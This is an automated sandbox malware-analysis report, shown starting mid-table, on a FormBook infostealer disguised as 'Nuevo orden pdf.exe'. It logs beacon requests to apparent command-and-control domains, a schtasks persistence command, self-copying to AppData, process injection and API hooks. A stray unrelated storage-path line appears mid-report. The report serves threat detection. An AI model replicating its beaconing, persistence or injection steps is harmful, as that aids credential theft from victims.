May 4, 2021 20:33:56.792601109 CEST	80	49736	34.102.136.180	192.168.2.3

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 4, 2021 20:31:58.183655024 CEST	51281	53	192.168.2.3	8.8.8.8
May 4, 2021 20:31:58.205101967 CEST	53	50200	8.8.8.8	192.168.2.3
May 4, 2021 20:31:58.218801975 CEST	49199	53	192.168.2.3	8.8.8.8
May 4, 2021 20:31:58.232309103 CEST	53	51281	8.8.8.8	192.168.2.3
May 4, 2021 20:31:58.269588947 CEST	53	49199	8.8.8.8	192.168.2.3
May 4, 2021 20:31:59.400675058 CEST	50620	53	192.168.2.3	8.8.8.8
May 4, 2021 20:31:59.449636936 CEST	53	50620	8.8.8.8	192.168.2.3
May 4, 2021 20:32:00.909538984 CEST	64938	53	192.168.2.3	8.8.8.8
May 4, 2021 20:32:00.962876081 CEST	53	64938	8.8.8.8	192.168.2.3
May 4, 2021 20:32:01.809108973 CEST	60152	53	192.168.2.3	8.8.8.8
May 4, 2021 20:32:01.857821941 CEST	53	60152	8.8.8.8	192.168.2.3

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 4, 2021 20:32:01.935019016 CEST	57544	53	192.168.2.3	8.8.8.8
May 4, 2021 20:32:01.995974064 CEST	53	57544	8.8.8.8	192.168.2.3
May 4, 2021 20:32:03.024872065 CEST	55984	53	192.168.2.3	8.8.8.8
May 4, 2021 20:32:03.073698044 CEST	53	55984	8.8.8.8	192.168.2.3
May 4, 2021 20:32:04.074101925 CEST	64185	53	192.168.2.3	8.8.8.8
May 4, 2021 20:32:04.125842094 CEST	53	64185	8.8.8.8	192.168.2.3
May 4, 2021 20:32:05.436235905 CEST	65110	53	192.168.2.3	8.8.8.8
May 4, 2021 20:32:05.485742092 CEST	53	65110	8.8.8.8	192.168.2.3
May 4, 2021 20:32:06.437875986 CEST	58361	53	192.168.2.3	8.8.8.8
May 4, 2021 20:32:06.487046003 CEST	53	58361	8.8.8.8	192.168.2.3
May 4, 2021 20:32:07.462248087 CEST	63492	53	192.168.2.3	8.8.8.8
May 4, 2021 20:32:07.515238047 CEST	53	63492	8.8.8.8	192.168.2.3
May 4, 2021 20:32:08.652471066 CEST	60831	53	192.168.2.3	8.8.8.8
May 4, 2021 20:32:08.701133966 CEST	53	60831	8.8.8.8	192.168.2.3
May 4, 2021 20:32:09.570100069 CEST	60100	53	192.168.2.3	8.8.8.8
May 4, 2021 20:32:09.623348951 CEST	53	60100	8.8.8.8	192.168.2.3
May 4, 2021 20:32:10.825794935 CEST	53195	53	192.168.2.3	8.8.8.8
May 4, 2021 20:32:10.876168966 CEST	53	53195	8.8.8.8	192.168.2.3
May 4, 2021 20:32:11.954246998 CEST	50141	53	192.168.2.3	8.8.8.8
May 4, 2021 20:32:12.005791903 CEST	53	50141	8.8.8.8	192.168.2.3
May 4, 2021 20:32:13.437654018 CEST	53023	53	192.168.2.3	8.8.8.8
May 4, 2021 20:32:13.486207008 CEST	53	53023	8.8.8.8	192.168.2.3
May 4, 2021 20:32:14.739033937 CEST	49563	53	192.168.2.3	8.8.8.8
May 4, 2021 20:32:14.790641069 CEST	53	49563	8.8.8.8	192.168.2.3
May 4, 2021 20:32:16.254549980 CEST	51352	53	192.168.2.3	8.8.8.8
May 4, 2021 20:32:16.306952953 CEST	53	51352	8.8.8.8	192.168.2.3
May 4, 2021 20:32:17.547317982 CEST	59349	53	192.168.2.3	8.8.8.8
May 4, 2021 20:32:17.596081972 CEST	53	59349	8.8.8.8	192.168.2.3
May 4, 2021 20:32:18.649224043 CEST	57084	53	192.168.2.3	8.8.8.8
May 4, 2021 20:32:18.698066950 CEST	53	57084	8.8.8.8	192.168.2.3
May 4, 2021 20:32:32.163991928 CEST	58823	53	192.168.2.3	8.8.8.8
May 4, 2021 20:32:32.235934973 CEST	53	58823	8.8.8.8	192.168.2.3
May 4, 2021 20:32:49.475682020 CEST	57568	53	192.168.2.3	8.8.8.8
May 4, 2021 20:32:49.526153088 CEST	53	57568	8.8.8.8	192.168.2.3
May 4, 2021 20:32:53.355766058 CEST	50540	53	192.168.2.3	8.8.8.8
May 4, 2021 20:32:53.416126013 CEST	53	50540	8.8.8.8	192.168.2.3
May 4, 2021 20:33:03.694046974 CEST	54366	53	192.168.2.3	8.8.8.8
May 4, 2021 20:33:03.752305984 CEST	53	54366	8.8.8.8	192.168.2.3
May 4, 2021 20:33:15.336529970 CEST	53034	53	192.168.2.3	8.8.8.8
May 4, 2021 20:33:16.000143051 CEST	53	53034	8.8.8.8	192.168.2.3
May 4, 2021 20:33:22.251682043 CEST	57762	53	192.168.2.3	8.8.8.8
May 4, 2021 20:33:22.322088003 CEST	53	57762	8.8.8.8	192.168.2.3
May 4, 2021 20:33:29.678556919 CEST	55435	53	192.168.2.3	8.8.8.8
May 4, 2021 20:33:29.739419937 CEST	53	55435	8.8.8.8	192.168.2.3
May 4, 2021 20:33:35.713857889 CEST	50713	53	192.168.2.3	8.8.8.8
May 4, 2021 20:33:35.781704903 CEST	53	50713	8.8.8.8	192.168.2.3
May 4, 2021 20:33:56.504192114 CEST	56132	53	192.168.2.3	8.8.8.8
May 4, 2021 20:33:56.570712090 CEST	53	56132	8.8.8.8	192.168.2.3
May 4, 2021 20:33:59.694628954 CEST	58987	53	192.168.2.3	8.8.8.8
May 4, 2021 20:33:59.745659113 CEST	53	58987	8.8.8.8	192.168.2.3
May 4, 2021 20:34:01.708457947 CEST	56579	53	192.168.2.3	8.8.8.8
May 4, 2021 20:34:01.773356915 CEST	53	56579	8.8.8.8	192.168.2.3

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
May 4, 2021 20:33:15.336529970 CEST	192.168.2.3	8.8.8.8	0x87dd	Standard query (0)	www.thefuture101.com	A (IP address)	IN (0x0001)
May 4, 2021 20:33:35.713857889 CEST	192.168.2.3	8.8.8.8	0xbb8f	Standard query (0)	www.mediatraining-toronto.com	A (IP address)	IN (0x0001)
May 4, 2021 20:33:56.504192114 CEST	192.168.2.3	8.8.8.8	0xe34c	Standard query (0)	www.bluevistainvestments.com	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
May 4, 2021 20:33:16.000143051 CEST	8.8.8.8	192.168.2.3	0x87dd	No error (0)	www.thefuture101.com	thefuture101.com		CNAME (Canonical name)	IN (0x0001)
May 4, 2021 20:33:16.000143051 CEST	8.8.8.8	192.168.2.3	0x87dd	No error (0)	thefuture101.com		178.128.103.114	A (IP address)	IN (0x0001)
May 4, 2021 20:33:35.781704903 CEST	8.8.8.8	192.168.2.3	0xbb8f	No error (0)	www.mediatraining-toronto.com	mediatraining-toronto.com		CNAME (Canonical name)	IN (0x0001)
May 4, 2021 20:33:35.781704903 CEST	8.8.8.8	192.168.2.3	0xbb8f	No error (0)	mediatraining-toronto.com		184.168.131.241	A (IP address)	IN (0x0001)
May 4, 2021 20:33:56.570712090 CEST	8.8.8.8	192.168.2.3	0xe34c	No error (0)	www.bluevistainvestments.com	bluevistainvestments.com		CNAME (Canonical name)	IN (0x0001)
May 4, 2021 20:33:56.570712090 CEST	8.8.8.8	192.168.2.3	0xe34c	No error (0)	bluevistainvestments.com		34.102.136.180	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- www.thefuture101.com
- www.mediatraining-toronto.com
- www.bluevistainvestments.com

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.3	49728	178.128.103.114	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
May 4, 2021 20:33:17.211909056 CEST	1372	OUT	GET /sqxs/?Ef=w0QgkeD38IHRIdpbCIGaty7sV88cqzXhWLmJ40eLjOUR8JRp45mybBQ5KmZt/1kyJcny&ojl0d=RzuhPJ HTTP/1.1 Host: www.thefuture101.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
May 4, 2021 20:33:17.513118982 CEST	1372	IN	HTTP/1.1 404 Not Found Server: nginx/1.16.1 Date: Tue, 04 May 2021 18:33:17 GMT Content-Type: text/html; charset=iso-8859-1 Content-Length: 203 Connection: close Data Raw: 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 49 45 54 46 2f 2f 44 54 44 20 48 54 4d 4c 20 32 2e 30 2f 2f 45 4e 22 3e 0a 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 0a 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 0a 3c 2f 68 65 61 64 3e 3c 62 6f 64 79 3e 0a 3c 68 31 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 0a 3c 70 3e 54 68 65 20 72 65 71 75 65 73 74 65 64 20 55 52 4c 20 2f 73 71 78 73 2f 20 77 61 73 20 6e 6f 74 20 66 6f 75 6e 64 20 6f 6e 20 74 68 69 73 20 73 65 72 76 65 72 2e 3c 2f 70 3e 0a 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e 0a Data Ascii: <!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"><html><head><title>404 Not Found</title></head><body> Not Found The requested URL /sqxs/ was not found on this server. </body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.3	49735	184.168.131.241	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
May 4, 2021 20:33:35.976903915 CEST	5539	OUT	GET /sqxs/?Ef=GovnwUyBgs6xiYQW/zP+CA3Z06ENiLPJ6FoyDogwOk1ZQfWjapvzV/e42GR+qjeaq8An&ojl0d=RzuhPJ HTTP/1.1 Host: www.mediatraining-toronto.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:

Timestamp	kBytes transferred	Direction	Data
May 4, 2021 20:33:36.241235971 CEST	5540	IN	HTTP/1.1 301 Moved Permanently Server: nginx/1.16.1 Date: Tue, 04 May 2021 18:33:36 GMT Content-Type: text/html; charset=utf-8 Transfer-Encoding: chunked Connection: close Location: https://www.richardmaxwell.ca/sqxs/?Ef=GovnwUyBgs6xiYQW/zP+CA3Z06ENiLPJ6FoyDogwOk1ZQfWjapvzV/e42GR+qjeaq8An&ojl0d=RzuhPJ Data Raw: 30 0d 0a 0d 0a Data Ascii: 0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
2	192.168.2.3	49736	34.102.136.180	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
May 4, 2021 20:33:56.613141060 CEST	5542	OUT	GET /sqxs/?Ef=rJ59qlVpBd2p2MzE9PeUClXd0JALEtveJTDdwZJeh/IadIDZ7Pe72xE/unf7IFRjfuAh&ojl0d=RzuhPJ HTTP/1.1 Host: www.bluevistainvestments.com Connection: close Data Raw: 00 00 00 00 00 00 00 00 Data Ascii:
May 4, 2021 20:33:56.750116110 CEST	5542	IN	HTTP/1.1 403 Forbidden Server: openresty Date: Tue, 04 May 2021 18:33:56 GMT Content-Type: text/html Content-Length: 275 ETag: "6089be8c-113" Via: 1.1 google Connection: close Data Raw: 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 68 74 6d 6c 20 6c 61 6e 67 3d 22 65 6e 22 3e 0a 3c 68 65 61 64 3e 0a 20 20 20 20 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 63 6f 6e 74 65 6e 74 2d 74 79 70 65 22 20 63 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 63 68 61 72 73 65 74 3d 75 74 66 2d 38 22 3e 0a 20 20 20 20 3c 6c 69 6e 6b 20 72 65 6c 3d 22 73 68 6f 72 74 63 75 74 20 69 63 6f 6e 22 20 68 72 65 66 3d 22 64 61 74 61 3a 69 6d 61 67 65 2f 78 2d 69 63 6f 6e 3b 2c 22 20 74 79 70 65 3d 22 69 6d 61 67 65 2f 78 2d 69 63 6f 6e 22 3e 0a 20 20 20 20 3c 74 69 74 6c 65 3e 46 6f 72 62 69 64 64 65 6e 3c 2f 74 69 74 6c 65 3e 0a 3c 2f 68 65 61 64 3e 0a 3c 62 6f 64 79 3e 0a 3c 68 31 3e 41 63 63 65 73 73 20 46 6f 72 62 69 64 64 65 6e 3c 2f 68 31 3e 0a 3c 2f 62 6f 64 79 3e 0a 3c 2f 68 74 6d 6c 3e 0a Data Ascii: <!DOCTYPE html><html lang="en"><head> <meta http-equiv="content-type" content="text/html;charset=utf-8"> <link rel="shortcut icon" href="data:image/x-icon;," type="image/x-icon"> <title>Forbidden</title></head><body> Access Forbidden </body></html>

Code Manipulations

User Modules

Hook Summary

Function Name	Hook Type	Active in Processes
PeekMessageA	INLINE	explorer.exe
PeekMessageW	INLINE	explorer.exe
GetMessageW	INLINE	explorer.exe
GetMessageA	INLINE	explorer.exe


Processes

Process: explorer.exe, Module: user32.dll

Function Name	Hook Type	New Data
PeekMessageA	INLINE	0x48 0x8B 0xB8 0x80 0x0E 0xEA
PeekMessageW	INLINE	0x48 0x8B 0xB8 0x88 0x8E 0xEA
GetMessageW	INLINE	0x48 0x8B 0xB8 0x88 0x8E 0xEA
GetMessageA	INLINE	0x48 0x8B 0xB8 0x80 0x0E 0xEA

Statistics

Behavior



System Behavior

Analysis Process: Nuevo orden pdf.exe PID: 5520 Parent PID: 5648

General

Start time:	20:32:06
Start date:	04/05/2021
Path:	C:\Users\user\Desktop\Nuevo orden pdf.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\user\Desktop\Nuevo orden pdf.exe'
Imagebase:	0x8c0000
File size:	907776 bytes
MD5 hash:	02A32CC05EFBF5236A8C0928D3C9170E
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_AntiVM_3, Description: Yara detected AntiVM_3, Source: 00000000.00000002.229057760.0000000002E31000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000000.00000002.230107043.0000000003E39000.00000004.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000000.00000002.230107043.0000000003E39000.00000004.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000000.00000002.230107043.0000000003E39000.00000004.00000001.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	low

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6DF1CF06	unknown

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6DF1CF06	unknown
C:\Users\user\AppData\Roaming\NkwKQPLeekw.exe	read data or list directory | read attributes | delete | write dac | synchronize | generic read | generic write	device	sequential only | non directory file	success or wait	1	6CD6DD66	CopyFileW
C:\Users\user\AppData\Roaming\NkwKQPLeekw.exe\:Zone.Identifier:$DATA	read data or list directory | synchronize | generic write	device	sequential only | synchronous io non alert	success or wait	1	6CD6DD66	CopyFileW
C:\Users\user\AppData\Local\Temp\tmpA401.tmp	read attributes | synchronize | generic read	device	synchronous io non alert | non directory file	success or wait	1	6CD67038	GetTempFileNameW
C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\Nuevo orden pdf.exe.log	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	6E22C78D	CreateFileW

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\tmpA401.tmp	success or wait	1	6CD66A95	DeleteFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Roaming\NkwKQPLeekw.exe	0	262144	4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 80 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 50 45 00 00 4c 01 03 00 6f 09 a2 ea 00 00 00 00 00 00 00 00 e0 00 02 01 0b 01 50 00 00 d0 0d 00 00 08 00 00 00 00 00 00 6e ef 0d 00 00 20 00 00 00 00 0e 00 00 00 40 00 00 20 00 00 00 02 00 00 04 00 00 00 00 00 00 00 04 00 00 00 00 00 00 00 00 40 0e 00 00 02 00 00 00 00 00 00 02 00 40 85 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 00 00 00 00 00 00 00	MZ......................@..... ....!..L.!This program cannot be run in DOS mode.... $.......PE..L...o............ ....P............n.... ....@.. ....@ ....@................	success or wait	4	6CD6DD66	CopyFileW
C:\Users\user\AppData\Roaming\NkwKQPLeekw.exe:Zone.Identifier	0	26	5b 5a 6f 6e 65 54 72 61 6e 73 66 65 72 5d 0d 0a 0d 0a 5a 6f 6e 65 49 64 3d 30	[ZoneTransfer]....ZoneId=0	success or wait	1	6CD6DD66	CopyFileW

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\tmpA401.tmp	unknown	1644	3c 3f 78 6d 6c 20 76 65 72 73 69 6f 6e 3d 22 31 2e 30 22 20 65 6e 63 6f 64 69 6e 67 3d 22 55 54 46 2d 31 36 22 3f 3e 0d 0a 3c 54 61 73 6b 20 76 65 72 73 69 6f 6e 3d 22 31 2e 32 22 20 78 6d 6c 6e 73 3d 22 68 74 74 70 3a 2f 2f 73 63 68 65 6d 61 73 2e 6d 69 63 72 6f 73 6f 66 74 2e 63 6f 6d 2f 77 69 6e 64 6f 77 73 2f 32 30 30 34 2f 30 32 2f 6d 69 74 2f 74 61 73 6b 22 3e 0d 0a 20 20 3c 52 65 67 69 73 74 72 61 74 69 6f 6e 49 6e 66 6f 3e 0d 0a 20 20 20 20 3c 44 61 74 65 3e 32 30 31 34 2d 31 30 2d 32 35 54 31 34 3a 32 37 3a 34 34 2e 38 39 32 39 30 32 37 3c 2f 44 61 74 65 3e 0d 0a 20 20 20 20 3c 41 75 74 68 6f 72 3e 44 45 53 4b 54 4f 50 2d 37 31 36 54 37 37 31 5c 68 61 72 64 7a 3c 2f 41 75 74 68 6f 72 3e 0d 0a 20 20 3c 2f 52 65 67 69 73 74 72 61 74 69 6f 6e 49 6e	<?xml version="1.0" encoding="UTF-16"?>.. <Task version="1.2" xmlns="http://schemas.microsoft.com/windows/2004/02/mit/task">.. <RegistrationInfo>.. <Date>2014-10-25T14:27:44.8929027</Date>.. <Author>computer\user</Author>.. </RegistrationIn	success or wait	1	6CD61B4F	WriteFile
C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\Nuevo orden pdf.exe.log	unknown	1314	31 2c 22 66 75 73 69 6f 6e 22 2c 22 47 41 43 22 2c 30 0d 0a 31 2c 22 57 69 6e 52 54 22 2c 22 4e 6f 74 41 70 70 22 2c 31 0d 0a 32 2c 22 4d 69 63 72 6f 73 6f 66 74 2e 56 69 73 75 61 6c 42 61 73 69 63 2c 20 56 65 72 73 69 6f 6e 3d 31 30 2e 30 2e 30 2e 30 2c 20 43 75 6c 74 75 72 65 3d 6e 65 75 74 72 61 6c 2c 20 50 75 62 6c 69 63 4b 65 79 54 6f 6b 65 6e 3d 62 30 33 66 35 66 37 66 31 31 64 35 30 61 33 61 22 2c 30 0d 0a 32 2c 22 53 79 73 74 65 6d 2e 57 69 6e 64 6f 77 73 2e 46 6f 72 6d 73 2c 20 56 65 72 73 69 6f 6e 3d 34 2e 30 2e 30 2e 30 2c 20 43 75 6c 74 75 72 65 3d 6e 65 75 74 72 61 6c 2c 20 50 75 62 6c 69 63 4b 65 79 54 6f 6b 65 6e 3d 62 37 37 61 35 63 35 36 31 39 33 34 65 30 38 39 22 2c 30 0d 0a 33 2c 22 53 79 73 74 65 6d 2c 20 56 65 72 73 69 6f 6e 3d 34 2e	1,"fusion","GAC",0..1,"WinRT", "NotApp",1..2,"Microsoft.VisualBasic, Version=10.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a",0..2,"System.Windows.Forms, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089",0..3,"System, Version=4.	success or wait	1	6E22C907	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6DEF5705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	6DEF5705	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\mscorlib\a152fe02a317a77aeee36903305e8ba6\mscorlib.ni.dll.aux	unknown	176	success or wait	1	6DE503DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6DEFCA54	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7e efa3cd3e0ba98b5ebddbbc72e6\System.ni.dll.aux	unknown	620	success or wait	1	6DE503DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Config uration\8d67d92724ba494b6c7fd089d6f25b48\System.Configuration.ni.dll.aux	unknown	864	success or wait	1	6DE503DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f 1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll.aux	unknown	900	success or wait	1	6DE503DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\b2 19d4630d26b88041b59c21e8e2b95c\System.Xml.ni.dll.aux	unknown	748	success or wait	1	6DE503DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6DEF5705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	8171	end of file	1	6DEF5705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	6CD61B4F	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	end of file	1	6CD61B4F	ReadFile

Analysis Process: schtasks.exe PID: 204 Parent PID: 5520

General

Start time:	20:32:12
Start date:	04/05/2021
Path:	C:\Windows\SysWOW64\schtasks.exe
Wow64 process (32bit):	true
Commandline:	'C:\Windows\System32\schtasks.exe' /Create /TN 'Updates\NkwKQPLeekw' /XML 'C:\Users\user\AppData\Local\Temp\tmpA401.tmp'
Imagebase:	0x1160000
File size:	185856 bytes
MD5 hash:	15FF7D8324231381BAD48A052F85DF04
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\tmpA401.tmp	unknown	2	success or wait	1	116AB22	ReadFile
C:\Users\user\AppData\Local\Temp\tmpA401.tmp	unknown	1645	success or wait	1	116ABD9	ReadFile

Analysis Process: conhost.exe PID: 6156 Parent PID: 204

General

Start time:	20:32:12
Start date:	04/05/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff6b2800000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: RegSvcs.exe PID: 6196 Parent PID: 5520

General

Start time:	20:32:13
Start date:	04/05/2021
Path:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\RegSvcs.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\RegSvcs.exe
Imagebase:	0x470000
File size:	45152 bytes
MD5 hash:	2867A3817C9245F7CF518524DFD18F28
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000006.00000002.271343185.0000000000930000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000006.00000002.271343185.0000000000930000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000006.00000002.271343185.0000000000930000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000006.00000002.271322606.0000000000900000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000006.00000002.271322606.0000000000900000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000006.00000002.271322606.0000000000900000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000006.00000002.271211976.0000000000400000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000006.00000002.271211976.0000000000400000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000006.00000002.271211976.0000000000400000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	high

File Activities

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\SysWOW64\ntdll.dll	0	1622408	success or wait	1	41A037	NtReadFile

Analysis Process: explorer.exe PID: 3388 Parent PID: 6196

General

Start time:	20:32:15
Start date:	04/05/2021
Path:	C:\Windows\explorer.exe
Wow64 process (32bit):	false
Commandline:	
Imagebase:	0x7ff714890000
File size:	3933184 bytes
MD5 hash:	AD5296B280E8F522A8A897C96BAB0E1D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: cmmon32.exe PID: 6616 Parent PID: 3388

General

Start time:	20:32:30
Start date:	04/05/2021
Path:	C:\Windows\SysWOW64\cmmon32.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\cmmon32.exe
Imagebase:	0x11a0000
File size:	36864 bytes
MD5 hash:	2879B30A164B9F7671B5E6B2E9F8DFDA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 0000000B.00000002.480288139.0000000000E00000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 0000000B.00000002.480288139.0000000000E00000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 0000000B.00000002.480288139.0000000000E00000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 0000000B.00000002.483002264.0000000004B00000.00000004.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 0000000B.00000002.483002264.0000000004B00000.00000004.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 0000000B.00000002.483002264.0000000004B00000.00000004.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 0000000B.00000002.482531961.00000000049A0000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 0000000B.00000002.482531961.00000000049A0000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 0000000B.00000002.482531961.00000000049A0000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	moderate

File Activities

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
